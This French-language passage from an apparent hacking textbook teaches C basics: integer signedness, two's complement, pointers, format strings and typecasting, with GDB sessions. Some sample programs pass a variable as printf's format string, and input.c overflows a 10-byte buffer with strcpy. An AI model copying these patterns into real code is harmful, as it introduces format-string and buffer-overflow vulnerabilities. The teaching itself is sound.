L'adresse donnée par EIP lors du deuxième point d'arrêt est différente car le code de la fonction `strcpy()` provient d'une bibliothèque qui a été chargée. En réalité, pour le deuxième point d'arrêt, le débogueur montre EIP dans la fonction `strcpy()`, tandis que pour les deux autres points d'arrêt EIP se trouve dans la fonction `main()`. Vous constatez donc qu'EIP passe du code principal vers celui de `strcpy()`, puis revient. Chaque fois qu'une fonction est appelée, des informations sont conservées dans une structure de données appelée pile. La *pile* permet à EIP de remonter de longues chaînes d'appels de fonctions. Dans GDB, la commande `bt` permet d'examiner la pile. La sortie suivante montre le contenu de la pile à chaque point d'arrêt :

```
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/reader/booksrc/char_array2
Error in re-setting breakpoint 4:
Function "strcpy" not defined.

Breakpoint 1, main () at char_array2.c:7
7           strcpy(str_a, "Hello, world!\n");
(gdb) bt
#0  main () at char_array2.c:7
(gdb) cont
Continuing.

Breakpoint 4, 0xb7f076f4 in strcpy () from /lib/tls/i686/cmov/libc.so.6
(gdb) bt
#0  0xb7f076f4 in strcpy () from /lib/tls/i686/cmov/libc.so.6
#1  0x080483d7 in main () at char_array2.c:7
(gdb) cont
Continuing.

Breakpoint 3, main () at char_array2.c:8
8           printf(str_a);
(gdb) bt
#0  main () at char_array2.c:8
(gdb)
```

Pour le deuxième point d'arrêt, la pile révèle l'appel à `strcpy()`. Vous noterez également que la fonction `strcpy()` possède une adresse légèrement différente lors de la seconde exécution. Cela provient d'une méthode de protection contre un exploit, qui est activée par défaut dans le noyau Linux depuis la version 2.6.11. Nous reviendrons plus loin sur cette protection.

0x262 Signé, non signé, long et court

En C, les valeurs numériques sont signées par défaut. Autrement dit, elles peuvent être négatives ou positives. À l'opposé, les valeurs non signées n'acceptent pas les nombres négatifs. Puisque, en fin de compte, il s'agit simplement de mémoire, toutes les valeurs numériques doivent être enregistrées dans un format binaire, dans lequel les valeurs non signées ont plus de sens. Un entier 32 bits non signé peut contenir des valeurs allant de 0 (uniquement des 0) à 4 294 967 295 (uniquement des 1). Un entier 32 bits signé est toujours constitué de 32 bits et ne peut donc comprendre que l'une des 2^{32} combinaisons de bits possibles. Les entiers 32 bits signés peuvent donc aller de –2 147 483 648 à 2 147 483 647. L'un des bits sert d'indicateur de valeur positive ou négative. Les valeurs positives sont semblables aux valeurs non signées. En revanche, les nombres négatifs sont stockés différemment en utilisant une méthode appelée complément à deux. Le *complément à deux* représente les nombres négatifs sous une forme adaptée aux additionneurs binaires — dans le complément à deux, lorsqu'une valeur négative est ajoutée à un nombre positif de la même grandeur, le résultat est égal à 0. Pour cela, le nombre négatif est tout d'abord écrit comme un nombre positif en binaire, puis tous les bits sont inversés et 1 est ajouté au résultat. C'est étrange, mais cela fonctionne et permet aux nombres négatifs d'être ajoutés à des nombres positifs en utilisant des additionneurs binaires simples.

Nous pouvons étudier ce fonctionnement sur un exemple réduit, en utilisant `pcalc`, une calculatrice simple pour programmeur qui affiche les résultats en décimal, hexadécimal et binaire. Pour des raisons de simplicité, nous utilisons des nombres sur 8 bits :

```
reader@hacking:~/booksrc $ pcalc 0y01001001
        73              0x49            0y1001001
reader@hacking:~/booksrc $ pcalc 0y10110110 + 1
        183             0xb7            0y10110111
reader@hacking:~/booksrc $ pcalc 0y01001001 + 0y10110111
        256             0x100           0y100000000
reader@hacking:~/booksrc $
```

Tout d'abord, vous pouvez constater que la valeur binaire 01001001 correspond au nombre positif 73. Ensuite, tous les bits sont inversés et 1 est ajouté, pour donner la représentation en complément à deux de -73, 10110111. Lorsque ces deux valeurs sont additionnées, le résultat est 0. Le programme `pcalc` montre la valeur 256 car il ne sait pas que nous manipulons des valeurs sur 8 bits. Dans un additionneur binaire, ce bit de retenue disparaîtrait simplement car la fin de la mémoire de la variable aurait été atteinte. Cet exemple lève le voile sur le fonctionnement du complément à deux.

En C, des variables peuvent être déclarées non signées en ajoutant simplement le mot clé `unsigned` à la déclaration. Par exemple, un entier non signé se déclare par `unsigned int`. Par ailleurs, la taille des variables numériques peut être augmentée ou diminuée en ajoutant les mots clés `long` ou `short`. La taille réelle variera selon

l'architecture pour laquelle le code est compilé. Le langage C fournit la macro `sizeof()`, qui détermine la taille de certains types de données. Elle opère comme une fonction qui attend un type de données en entrée et retourne la taille d'une variable déclarée de ce type sur l'architecture cible. Le programme `datatype_sizes.c` affiche la taille de différents types de données en invoquant la fonction `sizeof()`.

datatype_sizes.c

```
#include <stdio.h>
int main() {
   printf("The 'int' data type is\t\t %d bytes\n", sizeof(int));
   printf("The 'unsigned int' data type is\t %d bytes\n", sizeof(unsigned int));
   printf("The 'short int' data type is\t %d bytes\n", sizeof(short int));
   printf("The 'long int' data type is\t %d bytes\n", sizeof(long int));
   printf("The 'long long int' data type is %d bytes\n", sizeof(long long int));
   printf("The 'float' data type is\t %d bytes\n", sizeof(float));
   printf("The 'char' data type is\t\t %d bytes\n", sizeof(char));
}
```

Ce code utilise la fonction `printf()` de manière légèrement différente. Il se sert d'un spécificateur de format pour afficher les valeurs retournées par les appels à la fonction `sizeof()`. Nous reviendrons sur les spécificateurs de format, mais, pour le moment, concentrons-nous uniquement sur la sortie du programme :

```
reader@hacking:~/booksrc $ gcc datatype_sizes.c
reader@hacking:~/booksrc $ ./a.out
The 'int' data type is          4 bytes
The 'unsigned int' data type is  4 bytes
The 'short int' data type is     2 bytes
The 'long int' data type is      4 bytes
The 'long long int' data type is 8 bytes
The 'float' data type is         4 bytes
The 'char' data type is          1 bytes
reader@hacking:~/booksrc $
```

Nous l'avons mentionné précédemment, les entiers signés et non signés occupent quatre octets dans l'architecture *x*86. Un nombre en virgule flottante demande également quatre octets, tandis qu'un caractère n'a besoin que d'un seul octet. Les mots clés `long` et `short` peuvent également être utilisés avec les variables en virgule flottante afin d'augmenter ou de réduire leur taille.

0x263 Pointeurs

Pendant l'exécution d'un programme, le registre EIP "pointe" vers l'instruction courante en stockant son adresse mémoire. L'idée des pointeurs est également reprise en C. Puisque la mémoire physique ne peut pas être réellement déplacée, les informations qu'elle contient doivent être copiées. La recopie de grandes zones de données, pour être utilisées dans des fonctions différentes ou des endroits différents, risque d'être

très coûteuse en temps processeur. Elle se révèle également coûteuse en mémoire, puisque l'espace pour la nouvelle destination doit être enregistré ou alloué avant que la source puisse être copiée. Les pointeurs apportent une solution à ce problème. Au lieu de copier une grande zone de mémoire, il est beaucoup plus simple de passer l'adresse de début de cette zone.

En C, les pointeurs sont définis et utilisés comme n'importe quel autre type de variable. Puisque, sur l'architecture *x*86, la mémoire utilise des adresses sur 32 bits, les pointeurs sont également sur 32 bits (4 octets). Ils sont définis en ajoutant un astérisque (`*`) au nom de la variable. Au lieu de définir une variable d'un certain type, un pointeur est une variable qui pointe vers une donnée de ce type. Le programme `pointer.c` illustre l'utilisation d'un pointeur avec le type de données `char`, qui n'occupe qu'un seul octet.

pointer.c

```
#include <stdio.h>
#include <string.h>

int main() {
   char str_a[20];  // Tableau de 20 caractères.
   char *pointer;   // Pointeur pour un tableau de caractères.
   char *pointer2;  // Un second.

   strcpy(str_a, "Hello, world!\n");
   pointer = str_a; // Fixer le premier pointeur au début du tableau.
   printf(pointer);

   pointer2 = pointer + 2; // Fixer le second pointeur deux octets plus loin.
   printf(pointer2);       // L'afficher.
   strcpy(pointer2, "y you guys!\n"); // Copier la chaîne à l'emplacement désigné par le pointeur.
   printf(pointer);        // L'afficher à nouveau.
}
```

Le premier pointeur désigne le début du tableau de caractères. Avec ce type de référence pour le tableau de caractères, il est en réalité un pointeur sur lui-même. C'est ainsi que ce tampon a été passé précédemment en tant que pointeur aux fonctions `printf()` et `strcpy()`. Le second pointeur est fixé à l'adresse du premier plus deux, puis certaines choses sont affichées :

```
reader@hacking:~/booksrc $ gcc -o pointer pointer.c
reader@hacking:~/booksrc $ ./pointer
Hello, world!
llo, world!
Hey you guys!
reader@hacking:~/booksrc $
```

Examinons tout cela dans GDB. Le programme est compilé à nouveau et un point d'arrêt est placé sur la dixième ligne du code source. Le programme va s'arrêter après

que la chaîne `"Hello, world!\n"` a été copiée dans le tampon `str_a` et que la variable `pointer` a été fixée à son début :

```
reader@hacking:~/booksrc $ gcc -g -o pointer pointer.c
reader@hacking:~/booksrc $ gdb -q ./pointer
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list
1       #include <stdio.h>
2       #include <string.h>
3
4       int main() {
5          char str_a[20];  // Tableau de 20 caractères.
6          char *pointer;   // Pointeur pour un tableau de caractères.
7          char *pointer2;  // Un second.
8
9          strcpy(str_a, "Hello, world!\n");
10         pointer = str_a; // Fixer le premier pointeur au début du tableau.
(gdb)
11         printf(pointer);
12
13         pointer2 = pointer + 2; // Fixer le second deux octets plus loin.
14         printf(pointer2);       // L'afficher.
15         strcpy(pointer2, "y you guys!\n"); // Y copier cette chaîne.
16         printf(pointer);        // L'afficher à nouveau.
17      }
(gdb) break 11
Breakpoint 1 at 0x80483dd: file pointer.c, line 11.
(gdb) run
Starting program: /home/reader/booksrc/pointer

Breakpoint 1, main () at pointer.c:11
11         printf(pointer);
(gdb) x/xw pointer
0xbffff7e0:     0x6c6c6548
(gdb) x/s pointer
0xbffff7e0:     "Hello, world!\n"
(gdb)
```

Lorsqu'on examine un pointeur comme une chaîne de caractères, on voit parfaitement que la chaîne donnée se trouve à cet endroit, à l'adresse `0xbffff7e0` dans notre cas. N'oubliez pas que la chaîne elle- même n'est pas stockée dans la variable pointeur – elle contient uniquement l'adresse mémoire `0xbffff7e0`.

Pour voir les données réelles stockées dans la variable pointeur, vous devez employer l'opérateur adresse-de. Il s'agit d'un *opérateur unaire*, autrement dit qui attend un seul argument. Cet opérateur est représenté par l'esperluette (`&`), qui doit être ajoutée avant un nom de variable. Lorsqu'il est présent, l'adresse de la variable est retournée, à la place de la variable elle-même. Cet opérateur existe dans GDB comme dans le langage C :

```
(gdb) x/xw &pointer
0xbffff7dc:     0xbffff7e0
(gdb) print &pointer
$1 = (char **) 0xbffff7dc
```

```
(gdb) print pointer
$2 = 0xbffff7e0 "Hello, world!\n"
(gdb)
```

L'opérateur adresse-de montre que la variable pointeur se trouve en mémoire à l'adresse `0xbffff7dc` et qu'elle contient l'adresse `0xbffff7e0`.

Cet opérateur est très souvent employé avec les pointeurs, car ces derniers contiennent des adresses mémoire. Le programme `addressof.c` illustre l'emploi de l'opérateur adresse-de pour placer l'adresse d'une variable entière dans un pointeur (la ligne en gras).

addressof.c

```
#include <stdio.h>

int main() {
   int int_var = 5;
   int *int_ptr;

   int_ptr = &int_var; // Placer l'adresse de int_var dans int_ptr.
}
```

Le programme ne produit aucune sortie, mais vous devinez probablement ce qui se passe, même avant de lancer GDB :

```
reader@hacking:~/booksrc $ gcc -g addressof.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list
1       #include <stdio.h>
2
3       int main() {
4           int int_var = 5;
5           int *int_ptr;
6
7           int_ptr = &int_var; // Placer l'adresse de int_var dans int_ptr.
8       }
(gdb) break 8
Breakpoint 1 at 0x8048361: file addressof.c, line 8.
(gdb) run
Starting program: /home/reader/booksrc/a.out

Breakpoint 1, main () at addressof.c:8
8       }
(gdb) print int_var
$1 = 5
(gdb) print &int_var
$2 = (int *) 0xbffff804
(gdb) print int_ptr
$3 = (int *) 0xbffff804
(gdb) print &int_ptr
$4 = (int **) 0xbffff800
(gdb)
```

Comme d'habitude, un point d'arrêt est défini et le programme s'exécute dans le débogueur. Arrivé au point d'arrêt, la majorité du programme a été exécutée. La première commande `print` affiche la valeur de `int_var`, tandis que la deuxième montre son adresse en utilisant l'opérateur adresse-de. Les deux commandes `print` suivantes montrent que `int_ptr` contient l'adresse de `int_var` et affichent l'adresse de `int_ptr` pour faire bonne mesure.

Un autre opérateur unaire est utilisé avec les pointeurs, l'opérateur de *déréférenciation*. Il retourne les données qui se trouvent à l'adresse désignée par le pointeur, à la place de l'adresse elle-même. Il est représenté par un astérisque devant le nom de la variable, de manière semblable à la déclaration d'un pointeur. Une fois encore, l'opérateur de déréférenciation existe dans GDB comme dans C. Dans GDB il permet de retrouver la valeur entière sur laquelle pointe `int_ptr` :

```
(gdb) print *int_ptr
$5 = 5
```

Le programme `addressof2.c` se fonde sur `addressof.c`, auquel nous ajoutons du code pour illustrer ces concepts. Les fonctions `printf()` supplémentaires utilisent des paramètres de format, sur lesquels nous reviendrons à la section suivante. Pour le moment, intéressons-nous uniquement à la sortie du programme.

addressof2.c

```
#include <stdio.h>
int main() {
   int int_var = 5;
   int *int_ptr;

   int_ptr = &int_var; // Placer l'adresse de int_var dans int_ptr.

   printf("int_ptr = 0x%08x\n", int_ptr);
   printf("&int_ptr = 0x%08x\n", &int_ptr);
   printf("*int_ptr = 0x%08x\n\n", *int_ptr);

   printf("int_var is located at 0x%08x and contains %d\n", &int_var, int_var);
   printf("int_ptr is located at 0x%08x, contains 0x%08x, and points to %d\n\n",
      &int_ptr, int_ptr, *int_ptr);
}
```

Voici le résultat de la compilation et de l'exécution de `addressof2.c` :

```
reader@hacking:~/booksrc $ gcc addressof2.c
reader@hacking:~/booksrc $ ./a.out
int_ptr = 0xbffff834
&int_ptr = 0xbffff830
*int_ptr = 0x00000005

int_var is located at 0xbffff834 and contains 5
int_ptr is located at 0xbffff830, contains 0xbffff834, and points to 5

reader@hacking:~/booksrc $
```

Lorsque les opérateurs unaires sont employés avec des pointeurs, l'opérateur adresse-de peut être vu comme une marche arrière, tandis que l'opérateur de déréférenciation avance dans le sens du pointeur.

0x264 Chaînes de format

La fonction `printf()` ne se borne pas à l'affichage de chaînes de caractères figées. Elle peut également utiliser des chaînes de format pour afficher des variables dans de nombreux formats différents. Une *chaîne de format* est une simple chaîne de caractères qui contient des séquences d'échappement spéciales afin d'indiquer à la fonction d'afficher des variables dans un format particulier à la place des séquences d'échappement. Lorsque nous avons utilisé la fonction `printf()` dans les programmes précédents, la chaîne `"Hello, world!\n"` constituait, techniquement, la chaîne de format ; cependant, elle était dépourvue de séquences d'échappement spéciales. Ces *séquences d'échappement* sont également appelées *paramètres de format* et la fonction s'attend à trouver un argument supplémentaire pour chaque paramètre inclus dans la chaîne de format. Un paramètre de format commence par un symbole pourcent (`%`) et utilise une lettre pour préciser le format, de manière très comparable aux caractères de mise en forme de la commande `x` de GDB.

Paramètre	*Type de sortie*
`%d`	Décimal
`%u`	Décimal non signé
`%x`	Hexadécimal

Les paramètres de format précédents attendent leurs données comme des valeurs, non des pointeurs vers des valeurs. Il existe également des paramètres de format qui attendent des pointeurs.

Paramètre	*Type de sortie*
`%s`	Chaîne de caractères
`%n`	Nombre d'octets écrits jusque-là

Le paramètre de format `%s` attend une adresse mémoire et affiche les données situées à cette adresse jusqu'au premier octet nul. Le paramètre de format `%n` est unique en cela qu'il écrit lui-même des données. Il attend également une adresse mémoire et affiche le nombre d'octets qui ont été écrits jusqu'à présent à cette adresse.

Pour le moment, nous nous intéressons uniquement aux paramètres de format qui servent à l'affichage des données. Le programme `fmt_strings.c` illustre l'emploi de différents paramètres de format.

fmt_strings.c

```
#include <stdio.h>

int main() {
   char string[10];
   int A = -73;
   unsigned int B = 31337;

   strcpy(string, "sample");

   // Exemple d'affichage avec des chaînes de format différentes.
   printf("[A] Dec: %d, Hex: %x, Unsigned: %u\n", A, A, A);
   printf("[B] Dec: %d, Hex: %x, Unsigned: %u\n", B, B, B);
   printf("[field width on B] 3: '%3u', 10: '%10u', '%08u'\n", B, B, B);
   printf("[string] %s  Address %08x\n", string, string);

   // Exemple avec l'opérateur de déréférenciation et une chaîne de format %x.
   printf("variable A is at address: %08x\n", &A);
}
```

Dans le code précédent, des arguments supplémentaires sont passés lors des appels à la fonction `printf()`, pour chaque paramètre de format de la chaîne de format. Le dernier appel à `printf()` utilise l'argument `&A`, qui fournit une adresse de la variable `A`. Voici le résultat de la compilation et de l'exécution du programme :

```
reader@hacking:~/booksrc $ gcc -o fmt_strings fmt_strings.c
reader@hacking:~/booksrc $ ./fmt_strings
[A] Dec: -73, Hex: fffffb7, Unsigned: 4294967223
[B] Dec: 31337, Hex: 7a69, Unsigned: 31337
[field width on B] 3: '31337', 10: '     31337', '00031337'
[string] sample  Address bffff870
variable A is at address: bffff86c
reader@hacking:~/booksrc $
```

Les deux premiers appels à `printf()` illustrent l'affichage des variables `A` et `B` en utilisant des paramètres de format différents. Puisque chaque ligne contient trois paramètres de format, les variables `A` et `B` doivent être fournies trois fois chacune. Le paramètre `%d` accepte les valeurs négatives, contrairement à `%u`, qui attend des valeurs non signées.

Lorsque la variable `A` est affichée avec le paramètre de format `%u`, elle semble être une valeur très élevée. En effet, `A` est un nombre négatif représenté par un complément à deux, alors que le paramètre de format tente de l'afficher comme une valeur non signée. Puisque le complément à deux inverse tous les bits et ajoute un, les bits de poids forts, qui étaient précédemment des zéros, sont à présent des uns.

La troisième ligne de l'exemple, marquée `[field width on B]`, montre l'utilisation de l'option de largeur de champ dans un paramètre de format. Il s'agit d'un entier qui indique la largeur minimale de champ pour ce paramètre de format. Cependant, il ne s'agit pas d'une largeur maximale – si la valeur à afficher dépasse la largeur du champ, celle-ci est augmentée. C'est ce qui se passe avec 3, puisque les données ont besoin de cinq octets. Avec une largeur de champ égale à 10, cinq octets d'espace vide sont ajoutés avant la sortie des données. De plus, si la largeur d'un champ commence par un 0, le champ doit être rempli par des zéros. Par exemple, avec 08, la sortie devient 00031337.

La quatrième ligne, marquée `[string]`, illustre simplement le paramètre de format `%s`. N'oubliez pas que la variable de type chaîne de caractères est en réalité un pointeur qui contient l'adresse de la chaîne. Cela fonctionne donc parfaitement, car le paramètre de format `%s` attend des données passées par référence.

La dernière ligne affiche l'adresse de la variable `A`, en utilisant l'opérateur unaire adresse-de pour déréférencer la variable. Cette valeur est affichée avec huit chiffres hexadécimaux, avec des zéros de remplissage.

Vous le voyez à partir de ces exemples, il faut employer `%d` pour une valeur décimale, `%u` pour une valeur non signée et `%x` pour une valeur hexadécimale. Il est possible de fixer la largeur minimale des champs, en plaçant un nombre juste après le symbole pourcent. Si cette largeur commence par un 0, le champ est comblé par des zéros. Le paramètre `%s` permet d'afficher une chaîne de caractères et attend l'adresse de la chaîne.

Les chaînes de format sont utilisées par toute une famille de fonctions d'entrée/sortie standard, y compris `scanf()`. Cette fonction opère de manière semblable à `printf()`, mais elle est utilisée pour une entrée à la place d'une sortie. La différence importante est que la fonction `scanf()` attend en arguments uniquement des pointeurs. Les arguments doivent donc être des adresses de variables, non les variables elles-mêmes. Pour cela, vous pouvez utiliser des variables pointeur ou l'opérateur unaire adresse-de afin d'obtenir les adresses des variables. Le programme `input.c` et son exécution devraient clarifier tout cela.

input.c

```
#include <stdio.h>
#include <string.h>

int main() {
   char message[10];
   int count, i;

   strcpy(message, "Hello, world!");
```

```
    printf("Repeat how many times? ");
    scanf("%d", &count);

    for(i=0; i < count; i++)
       printf("%3d - %s\n", i, message);
}
```

Dans `input.c`, la fonction `scanf()` est utilisée pour fixer la variable `count`. Voici un exemple d'exécution :

```
reader@hacking:~/booksrc $ gcc -o input input.c
reader@hacking:~/booksrc $ ./input
Repeat how many times? 3
  0 - Hello, world!
  1 - Hello, world!
  2 - Hello, world!
reader@hacking:~/booksrc $ ./input
Repeat how many times? 12
  0 - Hello, world!
  1 - Hello, world!
  2 - Hello, world!
  3 - Hello, world!
  4 - Hello, world!
  5 - Hello, world!
  6 - Hello, world!
  7 - Hello, world!
  8 - Hello, world!
  9 - Hello, world!
 10 - Hello, world!
 11 - Hello, world!
reader@hacking:~/booksrc $
```

Puisque les chaînes de format sont très souvent employées, vous devez vous familiariser avec. Par ailleurs, la possibilité d'afficher les valeurs des variables permet une forme de débogage dans le programme, sans passer par un débogueur. Pour la formation du hacker, disposer d'une forme de retour immédiat est un élément essentiel. Une opération aussi simple que l'affichage de la valeur d'une variable peut permettre un grand nombre d'exploits.

0x265 Forçage de type

Le *forçage de type* est simplement un moyen de modifier temporairement le type de données d'une variable, quel que soit son type initial. Lorsque le type d'une variable est forcé en un type différent, on indique essentiellement au compilateur de traiter la variable comme si elle était du nouveau type de données, mais uniquement pour l'opération en cours. Voici la syntaxe générale du forçage de type :

```
(type_de_données_forcé) variable
```

Comme le montre le programme `typecasting.c`, nous pouvons l'utiliser avec des variables entières et en virgule flottante.

typecasting.c

```
#include <stdio.h>

int main() {
   int a, b;
   float c, d;

   a = 13;
   b = 5;

   c = a / b;                  // Division d'entiers.
   d = (float) a / (float) b;  // Division d'entiers convertis en flottants.

   printf("[integers]\t a = %d\t b = %d\n", a, b);
   printf("[floats]\t c = %f\t d = %f\n", c, d);
}
```

La compilation et l'exécution de programmes donnent les résultats suivants :

```
reader@hacking:~/booksrc $ gcc typecasting.c
reader@hacking:~/booksrc $ ./a.out
[integers]       a = 13  b = 5
[floats]         c = 2.000000    d = 2.600000
reader@hacking:~/booksrc $
```

Nous l'avons expliqué précédemment, la division de l'entier 13 par 5 donne 2, une réponse arrondie incorrecte même si cette valeur est enregistrée dans une variable en virgule flottante. En revanche, si ces variables entières sont converties en flottants par un forçage de type, elles sont considérées comme telles et nous obtenons la réponse correcte, c'est-à-dire 2,6.

Cet exemple n'est qu'une illustration. Le forçage de type devient réellement intéressant lorsqu'il est utilisé avec des variables pointeur. Un pointeur n'est qu'une adresse mémoire, mais le compilateur C exige néanmoins que chaque pointeur ait un type de données. Cela permet notamment de limiter les erreurs de programmation. Un pointeur d'entier doit uniquement pointer vers des données entières, tandis qu'un pointeur de caractère ne peut cibler que des données de type caractère. Par ailleurs, cette contrainte permet d'effectuer des opérations arithmétiques sur des pointeurs. Un entier occupe quatre octets, tandis qu'un caractère ne prend qu'un seul octet. Le programme `pointer_types.c` illustre ces concepts et apporte quelques explications supplémentaires. Le code utilise le paramètre de format `%p` pour afficher les adresses mémoire. Il est parfaitement adapté à l'affichage des pointeurs et équivaut à `0x%08x`.

pointer_types.c

```
#include <stdio.h>

int main() {
   int i;
```

```
    char char_array[5] = {'a', 'b', 'c', 'd', 'e'};
    int int_array[5] = {1, 2, 3, 4, 5};

    char *char_pointer;
    int *int_pointer;

    char_pointer = char_array;
    int_pointer = int_array;

    for(i=0; i < 5; i++) { // Parcourir le tableau d'entiers avec int_pointer.
       printf("[integer pointer] points to %p, which contains the integer %d\n",
              int_pointer, *int_pointer);
       int_pointer = int_pointer + 1;
    }

    for(i=0; i < 5; i++) { // Parcourir le tableau de caractères avec char_pointer.
       printf("[char pointer] points to %p, which contains the char '%c'\n",
              char_pointer, *char_pointer);
       char_pointer = char_pointer + 1;
    }
}
```

Dans ce programme, deux tableaux sont définis en mémoire – le premier contient des entiers, le second, des caractères. Deux pointeurs sont également définis, l'un avec le type de données entier et l'autre avec le type de données caractère, et pointent sur le début des tableaux correspondants. Deux boucles for distinctes parcourent les tableaux en utilisant une arithmétique de pointeur afin de placer les pointeurs sur la valeur suivante. À l'intérieur des boucles, lors de l'affichage de l'entier et du caractère avec les paramètres de format `%d` et `%c`, vous noterez que les arguments correspondants de `printf()` doivent déréférencer les variables pointeur, en utilisant l'opérateur unaire `*` :

```
reader@hacking:~/booksrc $ gcc pointer_types.c
reader@hacking:~/booksrc $ ./a.out
[integer pointer] points to 0xbffff7f0, which contains the integer 1
[integer pointer] points to 0xbffff7f4, which contains the integer 2
[integer pointer] points to 0xbffff7f8, which contains the integer 3
[integer pointer] points to 0xbffff7fc, which contains the integer 4
[integer pointer] points to 0xbffff800, which contains the integer 5
[char pointer] points to 0xbffff810, which contains the char 'a'
[char pointer] points to 0xbffff811, which contains the char 'b'
[char pointer] points to 0xbffff812, which contains the char 'c'
[char pointer] points to 0xbffff813, which contains the char 'd'
[char pointer] points to 0xbffff814, which contains the char 'e'
reader@hacking:~/booksrc $
```

Bien que la même valeur 1 soit ajoutée à `int_pointer` et à `char_pointer` dans leur boucle respective, le compilateur incrémente les pointeurs d'une quantité différente. Puisqu'un caractère n'occupe qu'un octet, le pointeur sur le caractère suivant est naturellement décalé d'un octet. En revanche, puisqu'un entier a une taille de quatre octets, un pointeur sur l'entier suivant est décalé de quatre octets.

Dans le programme `pointer_types2.c`, les pointeurs sont juxtaposés afin que `int_pointer` pointe sur un caractère, et *vice versa*. Les principaux changements du code sont présentés en gras.

pointer_types2.c

```
#include <stdio.h>

int main() {
   int i;

   char char_array[5] = {'a', 'b', 'c', 'd', 'e'};
   int int_array[5] = {1, 2, 3, 4, 5};

   char *char_pointer;
   int *int_pointer;

   char_pointer = int_array; // char_pointer et int_pointer pointent à présent
   int_pointer = char_array; // sur des types de données incompatibles.

   for(i=0; i < 5; i++) { // Parcourir le tableau d'entiers avec int_pointer.
      printf("[integer pointer] points to %p, which contains the char '%c'\n",
            int_pointer, *int_pointer);
      int_pointer = int_pointer + 1;
   }

   for(i=0; i < 5; i++) { // Parcourir le tableau de caractères avec char_pointer.
      printf("[char pointer] points to %p, which contains the integer %d\n",
            char_pointer, *char_pointer);
      char_pointer = char_pointer + 1;
   }
}
```

Lors de la compilation de ce code, le compilateur génère des avertissements.

```
reader@hacking:~/booksrc $ gcc pointer_types2.c
pointer_types2.c: In function 'main':
pointer_types2.c:12: warning: assignment from incompatible pointer type
pointer_types2.c:13: warning: assignment from incompatible pointer type
reader@hacking:~/booksrc $
```

Pour tenter d'éviter les erreurs de programmation, le compilateur avertit que des pointeurs ciblent des types de données incompatibles. Mais le compilateur et, peut-être, le programmeur sont les seuls à se préoccuper du type d'un pointeur. Puisque, dans le code compilé, un pointeur n'est rien d'autre qu'une adresse mémoire, le compilateur ne s'arrête pas en erreur lorsqu'un pointeur désigne un type de données incompatible – il avertit simplement le programmeur qu'il doit s'attendre à des résultats étranges :

```
reader@hacking:~/booksrc $ ./a.out
[integer pointer] points to 0xbffff810, which contains the char 'a'
[integer pointer] points to 0xbffff814, which contains the char 'e'
[integer pointer] points to 0xbffff818, which contains the char '8'
[integer pointer] points to 0xbffff81c, which contains the char '
[integer pointer] points to 0xbffff820, which contains the char '?'
```

```
[char pointer] points to 0xbffff7f0, which contains the integer 1
[char pointer] points to 0xbffff7f1, which contains the integer 0
[char pointer] points to 0xbffff7f2, which contains the integer 0
[char pointer] points to 0xbffff7f3, which contains the integer 0
[char pointer] points to 0xbffff7f4, which contains the integer 2
reader@hacking:~/booksrc $
```

Bien que `int_pointer` pointe sur des données de type caractère qui ne contiennent que cinq octets d'informations, il n'en reste pas moins un pointeur d'entier. Autrement dit, lorsqu'on ajoute 1 à ce pointeur, l'adresse qu'il contient est augmentée à chaque fois de quatre octets. De manière similaire, l'adresse de `char_pointer` n'est incrémentée que de 1 et parcourt les vingt octets de données entières (cinq entiers de quatre octets), un octet à la fois. Une fois encore, l'orientation little-endian des données entières se manifeste lorsque l'entier sur quatre octets est examiné un octet à la fois. La valeur `0x00000001` sur quatre octets est en réalité stockée en mémoire sous la forme `0x01`, `0x00`, `0x00`, `0x00`.

Vous rencontrerez des cas comme celui-ci dans lesquels vous utilisez un pointeur qui cible des données de type incompatible. Puisque le type du pointeur détermine la taille des données ciblées, il est important que ce type soit correct. Comme le montre le programme `pointer_types3.c`, le forçage de type n'est qu'un moyen de modifier le type d'une variable à la volée.

pointer_types3.c

```
#include <stdio.h>

int main() {
   int i;

   char char_array[5] = {'a', 'b', 'c', 'd', 'e'};
   int int_array[5] = {1, 2, 3, 4, 5};

   char *char_pointer;
   int *int_pointer;

   char_pointer = (char *) int_array; // Forcer le type de données dans
   int_pointer = (int *) char_array;  // celui du pointeur.

   for(i=0; i < 5; i++) { // Parcourir le tableau d'entiers avec int_pointer.
      printf("[integer pointer] points to %p, which contains the char '%c'\n",
             int_pointer, *int_pointer);
      int_pointer = (int *) ((char *) int_pointer + 1);
   }

   for(i=0; i < 5; i++) { // Parcourir le tableau de caractères avec char_pointer.
      printf("[char pointer] points to %p, which contains the integer %d\n",
             char_pointer, *char_pointer);
      char_pointer = (char *) ((int *) char_pointer + 1);
   }
}
```

Dans ce code, lors de l'affectation initiale des pointeurs, le type des données est forcé en celui des pointeurs. Cela évite que le compilateur se plaigne à propos de types de données incompatibles. Cependant, l'arithmétique sur ces pointeurs reste incorrecte. Pour résoudre ce problème, il faut, lorsqu'on ajoute 1 aux pointeurs, forcer leur type afin que l'adresse soit incrémentée de la bonne quantité. Ensuite, ils doivent être forcés à nouveau dans leur type initial. Ce n'est pas très joli, mais cela fonctionne :

```
reader@hacking:~/booksrc $ gcc pointer_types3.c
reader@hacking:~/booksrc $ ./a.out
[integer pointer] points to 0xbffff810, which contains the char 'a'
[integer pointer] points to 0xbffff811, which contains the char 'b'
[integer pointer] points to 0xbffff812, which contains the char 'c'
[integer pointer] points to 0xbffff813, which contains the char 'd'
[integer pointer] points to 0xbffff814, which contains the char 'e'
[char pointer] points to 0xbffff7f0, which contains the integer 1
[char pointer] points to 0xbffff7f4, which contains the integer 2
[char pointer] points to 0xbffff7f8, which contains the integer 3
[char pointer] points to 0xbffff7fc, which contains the integer 4
[char pointer] points to 0xbffff800, which contains the integer 5
reader@hacking:~/booksrc $
```

Naturellement, il est beaucoup plus facile d'utiliser directement le bon type de données pour les pointeurs. Cependant, nous avons parfois besoin d'un pointeur générique, sans type. En C, un pointeur défini avec le mot clé `void` est un pointeur sans type. Si vous manipulez ces pointeurs, vous constaterez rapidement qu'ils présentent quelques caractéristiques particulières. Tout d'abord, les pointeurs ne peuvent pas être déréférencés s'ils n'ont pas de type. Pour retrouver la valeur stockée à l'adresse mémoire du pointeur, le compilateur doit connaître son type. Ensuite, les pointeurs sans type doivent également subir un forçage de type avant de pouvoir entrer dans une opération arithmétique. Ces contraintes sont assez intuitives et signifient que le rôle principal d'un pointeur non typé est simplement de contenir une adresse mémoire.

